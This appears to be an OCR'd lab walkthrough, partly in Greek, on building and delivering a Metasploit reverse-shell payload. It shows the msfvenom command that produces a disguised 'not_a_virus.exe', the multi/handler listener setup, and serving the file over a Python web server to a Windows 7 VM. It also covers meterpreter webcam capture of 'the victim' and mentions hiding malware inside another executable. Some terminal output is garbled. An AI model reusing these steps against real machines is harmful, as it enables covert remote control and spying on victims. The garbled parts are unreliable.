

webcam_snap : Allows us to take a photo from the victim's camera .



```
b  [*] meterpreter > upload winrar64.exe c:\\windows\\system32
f  [*] uploading : winrar64.exe -> c:\\windows\\system32
[  [-] core_channel_open: Operation failed: Access is denied.
r  [*] meterpreter > webcam_list
r  [-] webcam_list: Operation failed: 1411
[*] meterpreter > webcam_snap
[-] webcam_list: Operation failed: 1411
[*] meterpreter >
```



Hiding our malware in some other executable so it wont be as obvious .













Δημιουργία payload με reverse_https



```
n.60originalFilenameab.exeFProductNameApache HTTP Server2ProductVersion2.2.14DVarFileInfo$Translation   iNB1066JC:\local0
\ASF\release\build-2.2.14\support\Release\ab.pdbfg@kali:~$  
fg@kali:~$ msfvenom -p windows/meterpreter/reverse_https set lhost=10.0.2.4 set lport=443 -f exe > not_a_virus.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder or badchars specified, outputting raw payload  
Payload size: 492 bytes  
Final size of exe file: 73802 bytes  
fg@kali:~$ date  
Fri 21 Feb 2020 07:29:26 PM EET  
fg@kali:~$ pwd  
/home/fg  
fg@kali:~$ █
```



```
msf5 > use exploit/multi/hanlder
[-] No results from search
[-] Failed to load module: exploit/multi/hanlder
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse https
msf5 exploit(multi/handler) > set lhost 10.0.2.4
lhost => 10.0.2.4
msf5 exploit(multi/handler) > set lport 443
lport => 443
msf5 exploit(multi/handler) > exploit

[-] Handler failed to bind to 10.0.2.4:443
[-] Handler failed to bind to 0.0.0.0:443
[-] Exploit failed: Errno::EACCES Permission denied - bind(2) for 0.0.0.0:443
[*] Exploit completed, but no session was created.
msf5 exploit(multi/handler) > exploit

[-] Handler failed to bind to 10.0.2.4:443
[-] Handler failed to bind to 0.0.0.0:443
[-] Exploit failed: Errno::EACCES Permission denied - bind(2) for 0.0.0.0:443
[*] Exploit completed, but no session was created.
msf5 exploit(multi/handler) >
```

```
fg@kali:~$ sudo su -
[sudo] password for fg:
root@kali:~# service apache2 stop
151 root@kali:~# service metasploit
usage: /opt/metasploit/ctlscript.sh help
      /opt/metasploit/ctlscript.sh (start|stop|restart|status)
      /opt/metasploit/ctlscript.sh (start|stop|restart|status) postgresql
      /opt/metasploit/ctlscript.sh (start|stop|restart|status) prosvc
      /opt/metasploit/ctlscript.sh (start|stop|restart|status) metasploit
      /opt/metasploit/ctlscript.sh (start|stop|restart|status) worker


      help      - this screen
      start     - start the service(s)
      stop      - stop  the service(s)
      restart   - restart or start the service(s)
      status    - show the status of the service(s)

root@kali:~# service metasploit start
root@kali:~# msfconsole
```

(Forgot Apache was still on)

```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf5 exploit(multi/handler) > set lhost 10.0.2.4
lhost => 10.0.2.4
win msf5 exploit(multi/handler) > set lport 443
lport => 443
msf5 exploit(multi/handler) > exploit
[*] Started HTTPS reverse handler on https://10.0.2.4:443
```

Στην συνέχεια



Turning the python fileserver on .

VM [Running] - Oracle VM VirtualBox

fg@kali: ~

File Actions Edit View Help

```
fg@kali:~$ sudo su -
[sudo] password for fg:
root@kali:~# python -m SimpleHTTPServer 80 2>&1 >> /var/www/html/not_a_virus.exe
Serving HTTP on 0.0.0.0 port 80 ...
10.0.2.15 - - [21/Feb/2020 20:11:47] "GET / HTTP/1.1" 200 1658
[fg@kali:~] msf5 > msfvenom -p windows/meterpreter/reverse_https -f exe -l arch:x86 -b 0x41 -e none -o not_a_virus.exe
[*] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[*] No arch selected, selecting arch: x86 from the payload
[*] No encoder or badchars specified, outputting raw payload
Payload size: 611 bytes
Final size of exe file: 75802 bytes
[*] msfconsole
[*] msfconsole cannot be run inside msfconsole
[*] msf5 > use multi/handler
[*] exploit[*] > set payload windows/meterpreter/reverse_https
[*] payload => windows/meterpreter/reverse_https[*] exploit[*] > set lhost 10.0.2.4
[*] lhost => 10.0.2.4[*] exploit[*] > set lport 443
[*] lport => 443[*] exploit[*] > exploit
```


Windows7 [Running] - Oracle VM VirtualBox


Directory listing for /

- [bash_history](#)
- [bashrc](#)
- [cache/](#)
- [face](#)
- [msf4/](#)
- [profile](#)
- [viminfo](#)
- [arxeio_kodikon.txt](#)
- [kuTqsZb.jpeg](#)
- [not_a_virus.exe](#)
- [qcHPhHEI.jpeg](#)
- [win_rar.exe](#)
- [winrar64.exe](#)

Directory listing for / - Mozilla Firefox

- [bash_history](#)
- [bashrc](#)
- [cache/](#)
- [face](#)
- [msf4/](#)
- [profile](#)
- [viminfo](#)
- [arxeio_kodikon.txt](#)
- [kuTqsZb.jpeg](#)
- [not_a_virus.exe](#)
- [qcHPhHEI.jpeg](#)
- [win_rar.exe](#)
- [winrar64.exe](#)





A screenshot of a terminal window on a Kali Linux system. The title bar says 'fg@kali:~'. The menu bar includes 'File', 'Actions', 'Edit', 'View', 'Help'. The terminal output is as follows:

```
fg@kali:~$ sudo su -
[sudo] password for fg:
root@kali:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
15:10.0.2.15 - - [21/Feb/2020 20:11:47] "GET / HTTP/1.1" 200 -
10.0.2.15 - - [21/Feb/2020 20:12:47] "GET /not_a_virus.exe HTTP/1.1" 200 -
```

Below the terminal, a Metasploit session is shown in a separate window:

